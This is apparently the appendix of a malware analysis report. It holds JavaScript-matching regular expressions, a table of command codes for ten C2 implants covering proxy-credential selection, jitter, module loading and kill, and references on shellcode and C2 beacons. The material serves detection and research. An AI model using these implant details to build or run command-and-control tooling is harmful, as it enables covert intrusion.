([a-z])\[([a-z])\]=\([a-z]<<1|[a-z]>>>31\)\&4([0-9]{9})
var ([a-zA-Z])m,([a-zA-Z])m,([a-zA-Z])m,([a-zA-Z])m,([a-zA-Z])m,([a-zA-Z])m,([a-zA-Z])m,([a-zA-Z])m,wm
([a-z])\.insertBefore\(([a-z]),([a-z])\)
_\.([a-zA-Z]{2})\(_\.([a-zA-Z]),([a-z])\)
([a-z])\.name=[a-z]\.id=([a-z])
([a-z])\.eurl=([a-z])
([a-z])=_\.([a-z]{2})\(([a-z]),([a-z]),([a-z]),([a-z])\)
([a-z])\.appendChild\(([a-z])\)
([a-z])\.parentNode\.removeChild\(([a-z])\)
_\.([a-zA-Z]{2})=function\(([a-z]),([a-z])\)\{return 0==[a-z]\.lastIndexOf\([a-z],0\)\}
([a-zA-Z])\.prototype\.([a-z]{3,5})=function\(([a-z]),([a-z])\)\{this\.([a-zA-Z]{2})=[a-z];this\.scope=[a-z];this\.next=null\}
([a-zA-Z]{2})\.add\(([a-z]),([a-z])\)
_\.([a-zA-Z]{2})\.prototype\.([a-zA-Z]{2})=function\(([a-z])\)\{this\.([a-zA-Z]{2})=0;([a-zA-Z]{2})\(this,([0-9]),[a-z]\)\}
_\.([a-zA-Z]{2})\(function\(\)\{([a-z])\.([a-zA-Z]{2})\&\&([a-z]{2})\.call\(null,([a-z])\)\}\)
([a-z])\.push\(([a-z])\)
([a-z])\.push\(([a-z])\.charCodeAt\(([a-z])\)\)
if\(\(([a-z])||\{\}\)\.allowPost\&\&([0-9])E3<([a-z])\.length\)\{.+\}

REGEX
_\.([a-z]{2})=function\(([a-z]),([a-z]),([a-z])\)\{.+\}
try{.+}catch\(([a-z])\)\{_\._DumpException\([a-z]\)\}
if\(\([a-z])=Object\.create\)\&\&_\.([A-Za-z]{2})\.test\([a-z]\)\)[a-z]=[a-z]\(null\);else\{.+\}
var \$([a-z])=function\(([a-z]),([a-z]),([a-z])\)\{.+\}
_\.([a-z]{2})=function\(\)\{.+\}
\$([a-z])\.prototype\.([A-Z])=function\(\)\{.+\}
([a-z])=window\.JSON\.parse\(([a-z])\)
for\(var ([a-z])=0,([a-z])=([a-z])\.length;[a-z]<[a-z]-1;\+\+[a-z]\)var ([a-z])=\{\},([a-z])=[a-z]\[[a-z]\[[a-z]\]\]=[a-z]
([a-zA-Z]{2})=function\(([a-z])\)\{var ([a-z])=new _\.([a-z]{2});[a-z]\.([a-zA-Z]{2})\([a-z]\);return [a-z]\.([a-zA-Z]{2})\(\)\}

6.6
Capacity summary table

CAPACITY	IMPLANT1.EXE	IMPLANT2.EXE	IMPLANT3.EXE	IMPLANT4.EXE	IMPLANT5.EXE	IMPLANT6.EXE	IMPLANT7.EXE	IMPLANT8.EXE	IMPLANT9.EXE	IMPLANT10.EXE
SEND COMMAND	:mnxqsq	:5392	:mlae	:mshmz0v	:bn45l8p4	:rcd	:czcyy3xm	:s36l0	:d5h	:al0xcb
SEND PERSISTENT COMMAND	:lobet	:nw0	:12p	:9d5	:zujs1	:50826	:bwgo2te	:g0ip4	:s5sdw9z8i	:52vu
ACCESS PERSISTENT COMMAND	:ornu	:xbouxj	:yavr05t	:ddxyq	:m2f2irtlh	:ggxf	:f0ityt	:emcsqx	:scuo	:qfy2qo6w
GET HEADERS	:ub0	:9v6q	:zpy	:brugh5	:xlo1a	:i28or8zw5	:6ws35d	:3b3m18	:i80i6x6	:gkm3v6d
GET PID	:bu7q66	:9d1z	:ckk	:aua0oiry5	:spyt2	:coynu4	:gibr7wf	:k37m	:ek725r	:0xp
SELECT PROXY CREDENTIALS	:j65i	:as0l5689v	:zdxeayl4f	:udzhk1zz	:4tk8f388	:trjow	:a9z	:dew7xzqqi	:qxp	:f4yfzb
SET INTERNET OPTION	:kwk4274p	:m88	:tc6	:wmica	:i1f820	:v61jfqq	:bzbc	:unrou8hla	:0fkrkp82	:qy9c3smg
GET BASKET THRESHOLD VALUE	:60hogw	:047nwr0	:kts8	:bsdi35	:f3w	:lyx0k	:h4gpas6	:yma	:418c	:z3skewgqe
SET BASKET THRESHOLD VALUE	:z16g	:ik7	:eoaau	:uinwe4	:665	:rzrcph	:b3s3x	:qnqq0ipg	:ohsz0hup	:zio7s1
KILL	:nsn7	:nhq1	:put	:tx1zc4e	:fdqkjt	:4x68	:7ssariw	:ttqm8	:khxm23	:i15t
SET JITTER	:d8h	:3vncsd	:whjj42oy	:2q6u6js	:ak136	:h7z	:mkn	:bxzy50mg	:0qipp	:7xkkl9
SET PERSISTENT JITTER	:u67cv6m	:ga93lo0t	:z8b	:v64a8rrb	:mmr9timmt	:bnpf	:avvk366e	:imm7	:4bh	:t89bf4yb
LOAD MODULE	:3seil8x	:w0x30	:du1i46w	:epu1fm89	:ttali2	:vnp5vw	:p1y7yqh	:p3rxi7odo	:u9go	:hj2e0
MODULE CONFIG	:8a87h	:h21	:jr9irv5	:nnix	:33lmg	:0zhx	:bra7l	:qtok	:d6hu3x54	:s87t
DESCIPHER MODULE	:sk7	:gad	:bkw5	:7xw	:8piihmnm5	:py6	:2cd	:r8owb5bag	:qy7wflyhy	:migr4u4f

7 References

1 Microsoft. (n.d.). SetErrorMode function (errhandlingapi.h) - Win32 apps. Microsoft Learn. *https://learn.microsoft.com/en-us/windows/win32/api/errhandlingapi/nf-errhandlingapi-seterrormode*

2 Fakroud, M. (n.d.). Windows Internals - PEB. Red Teaming's Dojo. *https://mohamed-fakroud.gitbook.io/red-teamings-dojo/windows-internals/peb*

3 Chappell, G. (n.d.). PEB_LDR_DATA. Geoff Chappell, Software Analyst. *https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/api/ntpsapi_x/peb_ldr_data.htm*

4 Voy, D. (n.d.). lzg. GitHub. *https://github.com/dlvoy/lzg*

5 Cybersync. (n.d.). Hunting Cobalt Strike in memory. Cybersync. *https://cybersync.org/blogs-en/hunting_cobalt_strike_in_memory*

6 Pan-unit42. (n.d.). deobfuscate_api_calls.py. GitHub. *https://github.com/pan-unit42/public_tools/blob/master/teslacrypt/deobfuscate_api_calls.py*

7 Wikipedia. (n.d.). Well equidistributed long-period linear. Wikipedia. *https://en.wikipedia.org/wiki/Well_equidistributed_long-period_linear*

8 Rabbit, J. (n.d.). gist. GitHub. *https://gist.github.com/jrabbit/1042021*

9 Flipdish. (n.d.). Cookie policy. Flipdish. *https://www.flipdish.com/es/cookie-policy*

10 Mozilla. (n.d.). Transfer-Encoding - HTTP. MDN Web Docs. *https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Transfer-Encoding*

11 Arigold24k. (n.d.). TeachersCon. GitHub. *https://github.com/arigold24k/TeachersCon/blob/master/public/assets/img/linked%20works%20materialize%20-%20Google%20Search_files/widget.html*

12 Nononosaj. (n.d.). mysite/images/fulls/11_files/widget.html. GitHub. *https://github.com/nononosaj/mysite/blob/master/mysite/images/fulls/11_files/widget.html*

13 Active Countermeasures. (n.d.). Malware of the day: Understanding C2 beacons (part 1 of 2). Active Countermeasures. *https://www.activecountermeasures.com/malware-of-the-day-understanding-c2-beacons-part-1-of-2/*

14 Monoxgas. (n.d.). sRDI. GitHub. *https://github.com/monoxgas/sRDI*

15 Mikanana, Y. (2021). Position Independent Code (PIC) and shellcode: An introduction. Medium. *https://medium.com/@yua.mikanana19/position-independent-code-pic-and-shellcode-an-introduction-1ea71f707ad*

16 Exploit Monday. (2013). Writing optimized Windows shellcode in C. Web Archive. *https://web.archive.org/web/20201202085848/http://www.exploit-monday.com/2013/08/writing-optimized-windows-shellcode-in-c.html*

17 Brute Ratel. (2021). OBJEXEC Feature update. Brute Ratel. *https://bruteratel.com/research/feature-update/2021/01/30/OBJEXEC/*

18 Tarlogic. (n.d.). DCSync. Tarlogic. *https://www.tarlogic.com/es/glosario-ciberseguridad/dcsync/*

19 Crowdstrike TrailBlazer malware. *https://www.crowdstrike.com/en-us/blog/observations-from-the-stellarparticle-campaign/*

20 Vault 7: CIA Hacking Tools Revealed. *https://wikileaks.org/ciav7p1/cms/page_42991626.html*

WWW.S2GRUPO.ES